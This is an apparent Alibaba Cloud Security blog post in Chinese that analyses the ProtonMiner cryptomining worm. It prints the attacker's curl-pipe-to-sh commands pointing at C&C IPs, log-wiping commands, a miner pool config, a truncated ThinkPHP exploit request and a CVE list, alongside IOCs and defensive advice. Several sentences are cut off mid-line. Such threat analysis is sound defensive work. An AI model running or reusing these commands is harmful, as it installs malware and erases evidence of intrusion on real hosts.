ProtonMiner挖矿蠕虫扩大攻击面，加速传播


阿里云安全技术 / 2019-03-01 10:01:00 / 浏览数 1480 安全技术 技术讨论 顶(0) 踩(0)

背景

近日，阿里云安全监测到一种挖矿蠕虫，正在互联网上加速传播。阿里云安全根据它使用ProtonMail邮箱地址作为矿池用户名的行为，将其命名为ProtonMiner。据分析，
Weblogic在内的多种服务，传播速度大大加快。

本文着重描写该挖矿僵尸网络的传播手法，并在文末列出了安全建议，以帮助用户避免遭受感染，或在已被感染的情况下进行清理。

感染路径



攻击者先控制被感染主机执行以下两条命令之一，从而下载并运行uuu.sh。

```
/bin/bash -c curl -fsSL http://45.76.122.92:8506/IOFoqIgyC0zmf2UR/uuu.sh |sh

/bin/bash -c curl -fsSL http://207.148.70.143:8506/IOFoqIgyC0zmf2UR/uuu.sh |sh
```

而uuu.sh脚本运行后，将继续下载挖矿程序和配置文件用于挖矿，以及下载蠕虫木马用于继续攻击未感染主机。

“谨慎”的入侵脚本

入侵脚本uuu.sh，首先会通过试着写入"/etc/devtools"目录，来判断当前账户是否拥有root权限；脚本的大部分功能，只有当前账号具有root权限时才会运行。

```
#!/bin/sh

echo 1 > /etc/devtools

if [ -f "$rtdir" ]

   then

       echo "i am root"

       echo "goto 1" >> /etc/devtools

# download & attack

fi
```

该脚本具有典型挖矿事件中恶意脚本的特征：检查并杀死其他僵尸网络的进程、将自身写入系统crontab文件、修改iptables设置从而允许某些端口上的通信等。然而这一脚

1.在脚本最后，攻击者清空了命令历史记录


```
history -c
echo > /var/spool/mail/root
echo > /var/log/wtmp
echo > /var/log/secure
echo > /root/.bash_history
```

2.在挖矿配置文件中，攻击者使用了多个ProtonMail邮箱地址作为连接到矿池的用户名。ProtonMail是世界最大的安全邮件服务提供商，ProtonMiner也是因此而得名。这

```
"pools": [
    {
        "url": "xmr.pool.minergate.com:45700",
        "user": "23odi093dd@protonmail.com",
        "pass": "x",
        "rig-id": null,
        "nicehash": false,
        "keepalive": false,
        "variant": 8,
        "tls": false,
        "tls-fingerprint": null
    },
{
    "url": "xmr.pool.minergate.com:45700",
    "user": "olpeplckdd3@protonmail.com",
    "pass": "x",
    "rig-id": null,
    "nicehash": false,
    "keepalive": false,
    "variant": 8,
    "tls": false,
    "tls-fingerprint": null
}
],
```


传播分析


ProtonMiner的横向传播程序名为"systemctl"，是一个由Go语言编译的程序。它的main函数如下图所示




该程序在运行时，会首先通过_tmp_exe_linx_ipc_Init_ip等方法对要扫描的ip和使用的弱密码进行初始化。过程中会请求并下载以下两个地址的文件。

https://pixeldra.in/api/download/I9RRye (ip地址c段列表)

https://pixeldra.in/api/download/-7A5aP (弱密码列表)



之后程序会进入main_Scan函数，该函数包含大量的扫描和漏洞利用相关子函数。



下表列出了受到该挖矿僵尸网络影响的服务和漏洞：


服务	漏洞
Hadoop	未授权访问
Drupal	CVE-2018-7600
Redis	未授权访问
Spring Data Commons	CVE-2018-1273
SQL Server	弱密码
Elastic Search	CVE-2014-3120 CVE-2015-1427
Weblogic	CVE-2017-10271
ThinkPHP	两种远程命令执行漏洞，包括 CVE-2018-20062

两种远程命令执行漏洞，包括 CVE-2018-20062

例如一个ThinkPHP 的payload：

```
POST /index.php?s=captcha HTTP/1.1%0d%0aHost: *.*.*.*%0d%0aUser-Agent: Go-http-client/1.1%0d%0aContent-Length:132%0d%0aConnect
```

ProtonMiner僵尸网络扩大攻击面之后，传播速度有了显著的提升。从下图可以看出，进入2月份以来，攻击量快速上升，并在2月中旬达到高峰，阿里云观察到已有上千台主



安全建议

1. 不要用root账户启动数据库、网站服务器等服务，因为root启动的服务一旦被成功入侵，攻击者将拥有被入侵主机的所有权限。此外，像Redis和Hadoop这些主要是内部

2. 挖矿僵尸网络更新速度非常快，它们部分导致了互联网上无处不在的威胁。您可以使用云防火墙服务，检测、拦截、并保护客户避免感染。
3. 如果你关注自身业务的网络安全却又雇不起一名安全工程师，那么你可以试试阿里云的安全管家产品，让阿里云的安全专家来给你恰当的帮助，例如协助你清除已存在的

IOC

C&C服务器:

- 45.76.122.92
- 207.148.70.143

恶意文件

Filename	md5
update.sh	ce10c8da626e5c24eab3e2f7e496cb57 (same as uuu.sh)
config.json	26baedfa378af63a2a566a7f672d5276
systemctl	359e7272c933c710476955508d687ad3
devtool	5e6b6fcd7913ae4917b0cdb0f09bf539

矿池地址

xmr.pool.minergate.com:45700

使用的账号（邮箱）名

- xjkhjjkasd@protonmail.com
- dashcoin230cdd@protonmail.com
- alksjewio@protonmail.com
- 23odi093dd@protonmail.com
- olpeplckdd3@protonmail.com

参考

https://blog.trendmicro.com/trendlabs-security-intelligence/cryptocurrency-miner-spreads-via-old-vulnerabilities-on-elasticsearch/

上一篇：某KCMS5.0 代码审计 (前台... 下一篇：我如何发现这个能让数据库妥协的黑客链
1. 0 条回复
   - 动动手指，沙发就是你的了！